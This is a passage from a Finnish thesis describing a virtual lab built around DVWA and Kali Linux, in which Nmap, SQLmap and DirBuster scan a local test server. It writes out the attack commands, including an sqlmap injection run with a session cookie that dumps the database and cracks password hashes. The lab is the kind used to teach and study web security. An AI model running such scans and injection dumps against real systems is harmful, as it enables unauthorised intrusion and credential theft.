
Kuvio 1 Demoympäristönä käytetty verkko

Demoympäristön palvelin valmisteltiin mahdollistamaan web-palveluiden tarjoaminen verkossa. Tätä tarkoitusta varten demoympäristön rakenteeksi valikoitui LAMP kokonaisuus. Linux, Apache, MySQL ja PHP muodostavat kokonaisuuden, jonka avulla web-palveluiden tarjoaminen on mahdollista. Kyseistä kokoonpanoa käytetään pienillä variaatioilla esimerkiksi itsenäisesti ylläpidetyissä

ympäristöissä. Kokoonpano mahdollistaa yksinkertaisten verkkosivujen, tietokantojen ja verkkoyhteyksien tarjoamisen yhdellä palvelimella. Jotta palvelimella pystyttiin havainnollistamaan skannereiden käyttöä, palvelimelle asennettiin DVWA-ympäristö (Damn Vulnerable Web Application), joka sisältää tavanomaisia Web-palveluita. Nämä palvelut on konfiguroitu siten, että ne sisältävät haavoittuvaisia konfiguraatioita ja näin ympäristössä voidaan harjoitella haavoittuvuuksien havainnointia ja hyväksikäyttöä. (DVWA – Damn Vulnerable Web Application. N.d.) Palvelun asentamisen tarkoituksena oli saada palvelimelle sisältöä, kuten verkkosivuja, tietokanta ja avoimia palveluita.


Demoympäristönä käytettiin Oracle VM VirtualBox virtualisointiympäristöä (VirtualBox. N.d.). Loin ympäristöön virtuaalikoneen, johon asennettiin Ubuntu 21.04 Live Server. Palvelimelle asennettiin web-palveluita varten Apache2, PHP ja tietokannaksi MariaDB. Lisäksi palvelimelle asennettiin VsFTPD FTP-palvelu. MariaDB ja FTP-palvelu asetettiin kuuntelemaan kaikkea tulevaa liikennettä. Käyttöjärjestelmä asennettiin oletusasetuksilla, eikä sen asetuksiin tehty mainittavia konfiguraatioita. Virtuaalikoneen verkkoasetukset asetettiin Bridged adapter tilaan, jolloin tietokoneen verkkoyhteys silattiin myös virtuaalikoneelle.

Demoa varten käytettiin myös toista virtuaalikonetta, johon asennettiin Kali Linux 2021.4. Tämä kone asetettiin verkkoasetusten osalta samaan tilaan kuin palvelin, jotta ne saatiin samaan verkkoon. Virtuaalikoneen ohjelmat päivitettiin viimeisimpiin jakelussa oleviin versioihin. Demossa käytettiin Kalin asennuksen mukana tulleita ohjelmia: Nmap 7.91, DirBuster 1.0-RC1 ja SQLmap 1.5.9.



Kuvio 2 Apache2 Ubuntu Default sivusto osoitteessa http://192.168.1.85

Ympäristön asentamisen jälkeen verkossa voitiin vierailla palvelimen tarjoamalla *Apache2 Ubuntu Default*-sivustolla osoitteessa http://192.168.1.85, joka näkyy kuviossa 2. Tämä sivu on Apache2 asennuksen jälkeen oletuksena näkyvä sivusto. Lisäksi osoitteesta http://192.168.1.85/DVWA/ oli mahdollista kirjautua DVWA palveluun, jonka oletustunnukset olivat admin/password. (GitHub – Digininja/DVWA. N.d.) Kirjautumissivu näkyy kuviossa 3.



Kuvio 3 DVWA kirjautumissivusto osoitteessa http://192.168.1.85/DVWA/

4.2 Suoritetut skannaukset

4.2.1 Nmap

Nmap (*Network Mapper*) on ilmainen avoimen lähdekoodin sovellus verkkojen havainnointiin ja turvallisuuden tarkasteluun. Sitä käytetään myös verkon inventointiin, palveluiden päivitysten hallintaan ja palveluiden monitorointiin. Nmap tuottaa skannauksen tuloksena tiedon esimerkiksi siitä, mitkä isännät ovat verkossa saatavilla, mitä palveluita nämä isännät tarjoavat, mikä käyttöjärjestelmä on käytössä ja millaisia suodatuksia tai palomuureja on asetettu. Tiedot saadaan tuotettua lähettämällä kohteille IP-paketteja ja analysoimalla vastauksia. Nmap on suunniteltu laajojen verkkojen skannaukseen, mutta sitä voidaan yhtä hyvin käyttää yksittäisten isäntien skannaamiseen. Nmap on saatavilla Linuxille, Windowsille ja Mac OS X valmiina asennuksena. Perinteisen komentorivityökalun lisäksi sitä voidaan käyttää graafisella käyttöliittymällä lataamalla erillinen Zenmap sovellus. (Nmap Security Scanner – Intro. N.d.)

Network Mapperin tuottaman tiedon keskiössä ovat skannauksen kohteen porttien tilatiedot, tarjolla olevat palvelut, niiden versiot, sekä kohteen käyttöjärjestelmän tiedot. Näiden avulla hyökkääjä kykenee muodostamaan kuvan siitä, millaista ympäristöä kohtaan hän on hyökkäämässä ja millaisia haavoittuvuuksia ympäristössä mahdollisesti on. Porttien tila kuvataan Nmapin tuloksissa ilmoittamalla jokin kuudesta vaihtoehdosta: open, closed, filtered, unfiltered, open|filtered tai closed|filtered. Portin tilan ollessa *open* merkitsee se, että portissa toimiva palvelu hyväksyy aktiivisesti TCP-, UDP- tai SCTP-paketteja. Tila *closed* kertoo, että portti hyväksyy Nmapin lähettämät paketit, mutta portissa ei ole aktiivista palvelua. *Filtered* taas indikoi, että Nmap ei pysty täysin päättelemään portin tilaa johtuen filteröinnistä. Tämä voi tarkoittaa että kohteen palomuuri, reititys tai muu seikka suodattaa verkkoliikennettä. Mitä useampi kohteen porteista antaa tulokseksi *open*, sitä parempi se hyökkääjän kannalta on. Jokainen avoin portti tarjoaa hyökkääjällä mahdollisuuden päästä kohteeseensa. (Nmap – Port Skanning Basics. N.d.)

Nmap skannaukset jakautuvat useisiin eri vaihtoehtoihin, jotka pohjautuvat kohteelle lähetettyjen pakettien seurauksena saatavaan vastaukseen. Skannaustyyppejä ovat esimerkiksi TCP, TCP SYN, UDP ja SCTP INIT. TCP SYN on oletusskannaus, joka on myös suosituin nopeutensa ja tehokkuutensa vuoksi. Skannauksessa kohdeporttiin lähetetään SYN-paketti ja mikäli vastaukseksi saadaan SYN/ACK-paketti, merkitään portti avoimeksi. Muussa tapauksessa lähetys toistetaan ja mikäli

SYN/ACK vastausta ei saada, merkitään portti suljetuksi. TCP-yhteys muodostetaan kolmivaiheisessa prosessissa ja mikäli kohdeportti saadaan vastaamaan protokolan mukaisesti, pystytään portin tila päättelemään. Skannaus on nopea, koska se ei avaa TCP-yhteyttä loppuun asti, vaan ainoastaan tarkastaa onko se mahdollista. (Nmap – Port Skanning Techniques. N.d.)

Skannaukseen voidaan lisätä valinnaisia parametreja, joiden avulla voidaan esimerkiksi tulokset ohjata haluttuun tiedostoon tai monimutkaisemman skannauksen vastausten avulla pyrkiä päättelemään kohteen käyttöjärjestelmä. Lisäksi voidaan käyttää Nmapin skriptejä, valmiiksi koodattuja lyhyitä ohjelmia, kohteen haavoittuvuuksien selvittämiseksi. Esimerkiksi tunnettu Heartbleed haavoittuvuus voidaan tarkastaa kohteesta Nmap skriptin avulla (Nmap – File ssl-heartbleed. N.d.). Parametrien avulla voidaan määritellä skannattavien porttien ja kohteiden määrä. Mikäli ei olla varmoja kohteesta, voidaan skannata kokonainen osoiteavaruus tai mikäli halutaan tietoa nimenomaisista porteista yksittäisessä kohteessa, voidaan skannaus rajata vain niihin.

Skannauksen käynnistäminen vaatii oikeamuotoisen komennon antamista komentorivillä. Komennon rakenne on seuraava:

```
nmap <skannauksen tyyppi> <valinnaiset parametrit> <kohde>
```

Skannauksen voi suorittaa yksinkertaisimmillaan komennolla `nmap <kohde>`, jolloin nmap suorittaa skannauksen kohteen ensimmäiseen 1000 TCP-porttiin TCP SYN menetelmällä. Lisäämällä parametreja komentoon, voidaan skannauksella saada enemmän tietoa kohteesta, sekä rajata tai laajentaa skannausta. On myös hyvä huomioida, että mitä laajempi ja aggressiivisempi skannaus on kyseessä, sitä helpommin se huomataan verkkoliikennettä tarkkailtaessa.

Opinnäytetyötä varten demoympäristössä toteutettiin seuraava komento:
nmap -p- -A -oN Tulokset.txt -v -d 192.168.1.85

Komennossa käytetty parametri -p- määrittää, että skannaus suoritetaan portteihin 1-65535. -A parametrilla otetaan käyttöön käyttöjärjestelmän, palveluiden versioiden, skriptien ja verkon reitin selvitys. Parametri -oN Tulokset.txt ohjaa skannauksen tulokset mainittuun tiedostoon ja parametreillä -v -d tuloksiin lisätään tietoa skannauksen ajosta laajemmin kuin normaalisti. Kyseinen ko-

mento toteuttaa siis oletusmuotoisen skannauksen, pyrkii selvittämään kohteen käyttöjärjestelmän ja palveluiden versiot ja tallettaa tiedot tiedostoon. (Nmap - Options Summary. N.d.) Tulokset.txt – tiedoston sisältö on esitetty Liitteessä 1.

4.2.2 SQLmap


SQLmap on vapaan lähdekoodin työkalu, joka on tarkoitettu penetraatiotestaukseen. Sen avulla voidaan suorittaa automatisoitu virhekonfiguraatioiden etsintä sekä suorittaa SQL-injektio haavoittuvaan tietokantaan. Työkalu sisältää useita ominaisuuksia ja laajan tunnistuskyvyn haavoittuvuuksien osalta. Sen avulla on myös mahdollista noutaa tietokannan sisältö, päästä käsiksi kohteen tiedostoihin ja suorittaa komentoja kohdekoneella. (SQLmap – Introduction. N.d.) Työkalua on mahdollista käyttää kaikkia yleisimpiä tietokantoja vastaan ja sen ominaisuudet mahdollistavat kaikkien SQL-injektion eri muotojen hyväksikäytön. Työkalua käytetään komentorivipohjaisesti. Työkalun toiminta perustuu tietokantaan suoritettujen automatisoitujen kyselyiden vastausten analysointiin.

SQLmap ohjelman suoritukseen voidaan valita useita eri parametreja, joiden avulla pystytään määrittelemään miten ja millaisia tuloksia skannauksella halutaan saada aikaan. Tietokannan haavoittuvuuksia voidaan skannata siten, että selvitetään niiden olemassaolo tai noudetaan tietokannan sisältö. Lisäksi voidaan määrittää, mitä menetelmiä testauksessa käytetään. Tietokantaa skannattaessa syntaksi on seuraava:
python3 sqlmap <valinnat>

Ohjelma on kirjoitettu Pythonilla, joten sen herättäminen tapahtuu komentamalla python3. Ajettava ohjelma määritellään komennolla sqlmap, jonka jälkeen listataan halutut parametrit. Kriittisimmät parametrit ovat kohde (--url=”URL”) ja mahdolliset keksit (cookies) joita sivustolla vierailtaessa tarvitaan. Kohdeosoitteena käytetään url:ia , joka muodostaa kyselyn tietokantaan.
(SQLmap GitHub – Features. N.d.)

SQLmap skannaus voidaan toteuttaa tilanteessa, jossa tietokannan kanssa voidaan kommunikoida ja siihen voidaan muodostaa kysely. Kyselyn muodostaminen voi tapahtua esimerkiksi verkkosivulla hakutoiminnon kautta, jolloin haettua asiaa etsitään tietokannasta. Mikäli muodostettu kysely voidaan syöttää parametrina SQLmapille, voidaan skannaus suorittaa. Demoympäristössä

käyttäjän on osoitteessa http://192.168.1.85/DVWA/vulnerabilities/sqli/ mahdollista syöttää kyselyruutuun User ID ja painamalla Submit-painiketta mahdollista noutaa tietoja tietokannasta. Samalla kun painiketta painetaa, muodostuu ladattava URL osoitekentään. Esimerkiksi syötettäessä hakukenttään numero 1, saadaan kuvan 4 mukainen tulos. Samalla voidaan huomata, että muodostuva URL sisältää nyt toteutettavan kyselyn: /?id=1&Submit=Submit#. Vaihtamalla ID numeroa, voidaan havaita, että palautettavat tiedot muuttuvat. Kysely siis toteutetaan URL:in mukaisesti.



Kuvio 4 SQL Injection - sivun toiminta ja kirjautuneen käyttäjän sessiotiedot

Mikäli kyseinen URL yritetään avata suoraan selaimessa ilman kirjautumista palveluun tai se yritetään toteuttaa esimerkiksi sqlmapin parametrina ilman muita tietoja, tuloksena on virheilmoitus. Tämä johtuu siitä, että kyseinen kysely voidaan suorittaa vain kirjautuneen henkilön toimesta. Kirjautuneella henkilöllä on oikeus suorittaa rajattuja hakuja tietokantaan, mutta hänellä ei ole oikeutta hakea kaikkia tietokannan tietoja. Kopioimalla selaimesta kirjautumistiedot osaksi sqlmap komentoa kysely voidaan kuitenkin suorittaa. Valitsemalla kirjautumisen jälkeen selaimessa *Inspect Element* ja *Storage,* voidaan kirjautuneen käyttäjän tiedot kopioida käytettäväksi. Tietokantaan liittyvä käyttöliittymä ja kirjautumistiedot näkyvät kuviossa 4.

Demossa käytettäväksi muodostui seuraava komento:
sqlmap -u "http://192.168.1.85/DVWA/vulnerabilities/sqli/?id0=&Submit=Submit" -cookie="PHPSESSID=i3j4svps2i9679fg8kv5608uih; security=low" –dump

Komennon parametrilla -u määritellään kohde URL, joka asetetaan parametrin jälkeen. Parametrilla -cookie asetetaan kirjautuneen käyttäjän PHPSESSID ja security-cookie. Parametrilla -dump määritetään, että tietokanta noudetaan, mikäli se on mahdollista. Komennon suorituksen aikana ohjelma pyysi lupaa ratkaista löydettyjen salasanojen sekoitteet ja hyväksyin tämän.


4.2.3 DirBuster

DirBuster on web-palvelimen sisällön analysointiin ja piilotettujen tai tahattomasti esille jätetyn sisällön etsintään käytetty työkalu. Työkalu on valmiiksi asennettuna Kali käyttöjärjestelmässä. Työkalu suorittaa generoidun listan mukaisen automatisoidun skannauksen web-palvelimelle ja analysoi HTTP-kyselyiden vastauksen perusteella, onko palvelimella kyseistä sisältöä. Mikäli palvelimelle on unohtunut sisältöä, joka löytyy generoidulta sanalistalta, löydetään se nopeasti DirBusterin avulla. Työkalua voidaan käyttää myös ilman sanalistaa, mutta tällöin se on todella hidas. Koska työkalun mukana tulevat sanalistat on generoitu yleisimpien haavoittuvaisten tiedostojen ja kokemusten pohjalta, on se hyvin tehokas löytämään tämän kaltaisen sisällön. (Kali Tools – DirBuster Package Description. N.d.)

DirBuster muodostaa skannauksessa HTTP-kyselyn määritetyn kohdeosoitteen ja sanakirjan avulla. Kun kysely on lähetetty, saadaan palvelimelta vastaus. Vastauksen tilakoodin perusteella voidaan päätellä, onko kyseinen sisältö saatavilla palvelimelta. Esimerkiksi tilakoodi 200 tarkoittaa, että palvelusta löytyy kyseinen sisältö. Tilakoodi 403 taas tarkoittaa, että kyseinen sisältö on rajattu kyseiseltä käyttäjältä. 400 tarkoittaa, ettei palvelin pystynyt käsittelemään kyselyä. (RFC 2616 – Hypertext Transfer Protocol – http/1.1. N.d.) Vastauksen perusteella voidaan siis lajitella, mitkä kyselyt ovat virheellisiä, mitä sisältöä voidaan tarkastella ja mikä sisältö löytyy, mutta on rajoitettu käyttäjän osalta. Skannauksen tulosten osalta merkittävää ei ole pelkästään se mitä sisältöä voidaan tarkastella suoraan vaan myös se, mitä sisältöä palvelin paljastaa sisältävänsä esimerkiksi tilakoodilla 403.

DirBusteria käytetään käyttöliittymän avulla, jossa skannauksen asetukset valitaan. Käyttöliittymä on melko yksinkertainen ja sisältää selkeät ohjeet valintojen vaikutuksista. Skannauksen aloittamista varten tarvitaan kohde URL sekä sanalista, jonka avulla kohdetta skannataan. Kohde URL voi olla verkkosivun osoite tai palvelimen osoite ja porttinumero. Tämä toimii pohjana muodostettaville kyselyille, joissa kohde URL:n perään liitetään sanalistan sanoja. Skannauksen osalta voidaan myös valita, kokeillaanko sanojen osalta eri tiedostopäätteitä. Näin ollen jokaisen sanan osalta testataan esimerkiksi .txt, .js ja .pdf kyselyiden tulokset. Valinnoissa voidaan myös määrittää, kuinka toimitaan löytyneiden kansioiden kohdalla: Jatketaanko skannausta normaalisti vai aloitetaanko skannaus jokaisen löytyneen kansion osalta alusta. Mitä laajemman skannauksen valintojen avulla muodostaa, sitä pidempään skannaaminen kestää. Toisaalta laajemmalla skannauksella saadaan palvelimen sisältöä tutkittua laajemmin. Kuvassa 5 esitellään käyttöliittymä ja skannauksen asetukset.

DirBusterin mukana toimitetaan sanalistoja, joiden avulla skannaus voidaan suorittaa. Sanalistojen välillä on eroja käyttötarkoituksen mukaan. Merkittävimmät erot muodostuvat skannattavien teemojen mukaan. Yksi sanalistoista sisältää esimerkiksi käyttäjänimiä, kun taas toinen yleisimpiä tiedostonimiä. Demoskannausta varten valittiin käyttöön kansioiden ja tiedostojen nimiin keskittynyt lista *directory-list-2.3-medium.txt.* Tällä listalla on yli 220000 sanaa, joiden avulla palvelimen sisältöä pyritään etsimään. Jotta sanakirja soveltuisi paremmin käyttötarkoitukseensa, lisäsin sanojen joukkoon myös sanan ”DVWA”. Tällöin voitiin varmistaa, että sanakirja löytää myös demoympäristön polun, josta suurin osa palvelimen sisällöstä sijaitsee.



Kuvio 5 DirBuster käyttöliittymä ja skannauksen asetukset

Valitsin skannattavaksi sisällöksi myös tiedostopäätteet *.php, .txt, .html* ja *.js.* Lisäksi valitsin, että löydettyjen kansioiden kohdalla skannaus aloitetaan alusta. Skannauksen käynnistyttyä sen arvioitu suoritusaika oli yli neljä tuntia ja suoritettavia kyselyitä oli yli miljoona. Tämä johtuu siitä, että sanakirjan jokainen sana testataan jokaisella tiedostopäätteellä. Skannauksen suorittamisen jälkeen tulokset oli mahdollista tallentaa tiedostoon ja niitä voitiin tarkastella käyttöliittymässä. DirBusterin käyttöliittymä ja tehdyt valinnat näkyvät kuviossa 5.

4.3 Tulosten analysointi

Skannauksen tulokset paljastavat palvelimen keskeisen sisällön, avoimia palveluita ja tietokantojen sisältöä. Lisäksi tietokannasta oli mahdollista hakea käyttäjänimiä ja salasanoja palveluun. Koska skannauksissa maksimoitiin ohjelmien tuomien tietojen määrä eikä toiminnan paljastumisen riskiin kiinnitetty huomiota, pelkkä aggressiivisten skannausten tulosten mukana tulleiden tietojen tarkasteleminen paljastaa palvelimen heikkouksia. Saatua tietoja voidaan hyödyntää esimerkiksi valmiiden hyväksikäyttökoodien etsintään tai tiedonhakuun. Tähän tarkoitukseen erikoistuneilta sivuilta, kuten Exploit DB, löytyy valtava määrä tietoa eri palveluiden hyväksikäyttöön liittyen (Exploit Database – Verkkosivusto. N.d.).

Nmapin avulla voitiin selvittää, että palvelimella on avoinna portit 21(FTP), 22(SSH), 80(HTTP) ja 3306(mysql). Skannauksen tulokset on esitelty taulukossa 1. Porttien osalta saatiin myös tietoon palvelut, niiden versiot sekä virhekonfiguraatioita. FTP palvelun osalta voitiin esimerkiksi päätellä, että anonyymi kirjautuminen on sallittu. Tietokannan osalta voitiin päätellä tietokannan olevan MariaDB, mutta yhteyden muodostaminen osoitteestamme ei ollut mahdollista. Skannaus ei pysynyt täysin päättelemään kohteen käyttöjärjestelmää, mutta tarkastelemalla palveluiden tulosteita voidaan päätellä kyseessä olevan Linux Ubuntu. Merkittävimmät tiedot skannauksen osalta ovat palveluiden versiot sekä avoimet portit. Näiden avulla voidaan selvittää versioiden haavoittuvuuksia ja mahdollisia menetelmiä päästä käsiksi kohteeseen.

